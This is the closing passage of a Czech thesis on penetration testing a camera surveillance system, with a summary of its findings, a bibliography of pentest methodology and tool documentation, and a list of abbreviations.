Dále je v této práci uvedeno a přiblíženo několik vybraných nástrojů, jež jsou používány při penetračním testování. V následném popisu testovacího prostředí je mimo jiné uvedeno i připojení testovacího počítače do testovacího prostředí.

Na základě rešerší o metodologiích penetračního testování a povaze testovacího prostředí byla zvolena vhodná metodologie penetračního testu kamerového systému. V souladu s touto metodologií byl proveden sběr informací o testovaném kamerovém systému. V návaznosti na výsledky skenování kamerového systému byly provedeny testy všech částí kamerového systému.

Nálezy penetračního testování byly přehledně zpracovány do závěrečné zprávy. Součástí této zprávy je i doporučení k odstranění bezpečnostních slabin kamerového systému. Penetrační testování odhalilo několik kritických nedostatků, které by měly být odstraněny před zpřístupněním kamerového systému.

Literatura

[1] Penetration Testing Execution Standard. *PTES's documentation* [PTES Dokumentace] [online]. Poslední aktualizace 31.10.2016 [cit. 7. 12. 2021]. Dostupné z URL: <https://pentest-standard.readthedocs.io/en/latest/index.html>

[2] Penetration Testing Execution Standard. *PTES's documentation: Preengagement Interactions* [PTES Dokumentace: Předběžné interakce] [online]. Poslední aktualizace 31.10.2016 [cit. 7. 12. 2021]. Dostupné z URL: <https://pentest-standard.readthedocs.io/en/latest/preengagement_interactions.html>

[3] Penetration Testing Execution Standard. *PTES's documentation: Intelligence Gathering* [PTES Dokumentace: Shromažďování informací] [online]. Poslední aktualizace 31.10.2016 [cit. 7. 12. 2021]. Dostupné z URL: <https://pentest-standard.readthedocs.io/en/latest/intelligence_gathering.html>

[4] Penetration Testing Execution Standard. *PTES's documentation: Threat Modeling* [PTES Dokumentace: Modelování hrozeb] [online]. Poslední aktualizace 31.10.2016 [cit. 7. 12. 2021]. Dostupné z URL: <https://pentest-standard.readthedocs.io/en/latest/threat_modeling.html>

[5] Penetration Testing Execution Standard. *PTES's documentation: Vulnerability Analysis* [PTES Dokumentace: Analýza zranitelností] [online]. Poslední aktualizace 31.10.2016 [cit. 7. 12. 2021]. Dostupné z URL: <https://pentest-standard.readthedocs.io/en/latest/vulnerability_analysis.html>

[6] Penetration Testing Execution Standard. *PTES's documentation: Exploitation* [PTES Dokumentace: Využití zranitelností] [online]. Poslední aktualizace 31.10.2016 [cit. 7. 12. 2021]. Dostupné z URL: <https://pentest-standard.readthedocs.io/en/latest/exploitation.html>

[7] Penetration Testing Execution Standard. *PTES's documentation: Post Exploitation* [PTES Dokumentace: Následné využití zranitelností] [online]. Poslední aktualizace 31.10.2016 [cit. 7. 12. 2021]. Dostupné z URL: <https://pentest-standard.readthedocs.io/en/latest/post_exploitation.html>

[8] Penetration Testing Execution Standard. *PTES's documentation: Reporting* [PTES Dokumentace: Vypracování zprávy] [online]. Poslední aktualizace 31.10.2016 [cit. 7. 12. 2021]. Dostupné z URL: <https://pentest-standard.readthedocs.io/en/latest/reporting.html>

[9] Národní úřad pro kybernetickou a informační bezpečnost. *Zpráva o stavu kybernetické bezpečnosti České republiky za rok 2020* [online]. Poslední aktualizace 26.07.2021 [cit. 7. 12. 2021]. Dostupné z URL: <https://www.nukib.cz/download/publikace/zpravy_o_stavu/Zprava_o_stavu_KB_2020.pdf>

[10] Národní úřad pro kybernetickou a informační bezpečnost. *Zpráva o stavu kybernetické bezpečnosti České republiky za rok 2019* [online]. Poslední aktualizace 18.09.2020 [cit. 7. 12. 2021]. Dostupné z URL: <https://www.nukib.cz/download/publikace/zpravy_o_stavu/NUKIB_ZSKB_2019.pdf>

[11] Redscan.com. *INTERNAL & EXTERNAL NETWORK PENETRATION TESTING* [online]. [cit. 7. 12. 2021]. Dostupné z URL: <https://www.redscan.com/services/penetration-testing/network-internal-external/>

[12] Packetlabs.net. *Differences Between Internal and External Penetration Testing* [online]. [cit. 7. 12. 2021]. Dostupné z URL: <https://www.packetlabs.net/internal-and-external-penetration-testing/>

[13] Infosecinstitute.com. *What are black box, grey box, and white box penetration testing?* [online]. Poslední aktualizace 11.8.2020 [cit. 7. 12. 2021]. Dostupné z URL: <https://resources.infosecinstitute.com/topic/what-are-black-box-grey-box-and-white-box-penetration-testing/>

[14] Medium.com. *Gray Box VS Black Box VS White Box Testing: Briefly Explained Difference* [online]. Poslední aktualizace 5.10.2017 [cit. 7. 12. 2021]. Dostupné z URL: <https://medium.com/@archana.yadav/gray-box-vs-black-box-vs-white-box-testing-briefly-explained-difference-2b8a9b7636eb>

[15] Sentekglobal.com. *BLACK, WHITE, AND GRAY BOX PENETRATION TESTING* [online]. [cit. 7. 12. 2021]. Dostupné z URL: <https://sentekglobal.com/blog/2017/02/06/black-white-gray-box-penetration-tests/>

[16] PortSwigger Ltd. *Professional / Community 2021.10.3* [online]. [cit. 7. 12. 2021]. Dostupné z URL: <https://portswigger.net/burp/releases/professional-community-2021-10-3>

[17] Open Web Application Security Project Zed Attack Proxy (OWASP ZAP). *Introducing ZAP* [online]. Poslední aktualizace 2.12.2021 [cit. 7. 12. 2021]. Dostupné z URL: <https://www.zaproxy.org/getting-started/#introducing-zap>

[18] National Institute of Standards and Technology . *NIST Special Publication 800-63B* [online]. Poslední aktualizace 21.2.2022 [cit. 21. 2. 2022]. Dostupné z URL:

<https://pages.nist.gov/800-63-3/sp800-63b.html?fbclid=IwAR3gH-AWBnYXsTxwRGBliaZ4xVyrnqVK_Ye7I-jLlutgfrnsiHTVsS7J790#-511-memorized-secrets>

[19] GitHub vanhauser-thc/thc-hydra . *README.md* [online]. Poslední aktualizace 1.1.2022 [cit. 22. 2. 2022]. Dostupné z URL: <https://github.com/vanhauser-thc/thc-hydra/blob/master/README>

[20] Kali.org tools - hydra. *Kali tools - hydra* [online]. Poslední aktualizace 21.2.2022 [cit. 21. 2. 2022]. Dostupné z URL: <https://www.kali.org/tools/hydra/>

[21] VMWare, Inc. *VMware ESXi: The Purpose-Built Bare Metal Hypervisor* [online]. [cit. 7. 12. 2021]. Dostupné z URL: <https://www.vmware.com/cz/products/esxi-and-esx.html>

[22] Pluralsight.com. *What Is VMware ESX Server And Why You Need It* [online]. Poslední aktualizace 10.12.2007 [cit. 7. 12. 2021]. Dostupné z URL: <https://www.pluralsight.com/blog/it-ops/what-is-vmware-esx-server-and-why-you-need-it>

[23] Berkeley Software Distribution. *Linux man page - ssh(1)* [Manuálové stránky pro Linux - ssh(1)] [online]. [cit. 15. 3. 2022]. Dostupné z URL: <https://linux.die.net/man/1/ssh>

[24] *UltraVNC Server Configuration* [UltraVNC konfigurace serveru] [online]. Poslední aktualizace 14.4.2013 [cit. 7. 12. 2021]. Dostupné z URL: <https://uvnc.com/docs/uvnc-server/49-ultravnc-server-configuration.html>

[25] *ElasticSearch 6.2 Documentation.* [Dokumentace ElasticSearch verze 6.2] [online]. [cit. 26. 3. 2022]. Dostupné z URL: <https://www.elastic.co/guide/en/elasticsearch/reference/6.2/index.html>

Seznam symbolů a zkratek

PTES	Penetration Testing Execution Standard
NÚKIB	Národní úřad pro kybernetickou a informační bezpečnost
OSINT	Open Source Intelligence
VPN	Virtual Private Network
SSH	Secure Shell
NSE	Nmap Scripting Engine
BSD	Berkeley Software Distribution
OWASP	Open Web Application Security Project
ZAP	Zed Attack Proxy
IoT	Internet of Things
VNC	Virtual Network Computing
RDP	Remote Desktop Protocol
HTTP	HyperText Transfer Protocol
HTTPS	HyperText Transfer Protocol Secure
WUDO	Windows Update Delivery Optimization
IANA	Internet Assigned Numbers Authority
NIST	National Institute of Standards and Technology
DoS	Denial of Service
RCE	Remote Code Execution
MITM	Man in the Middle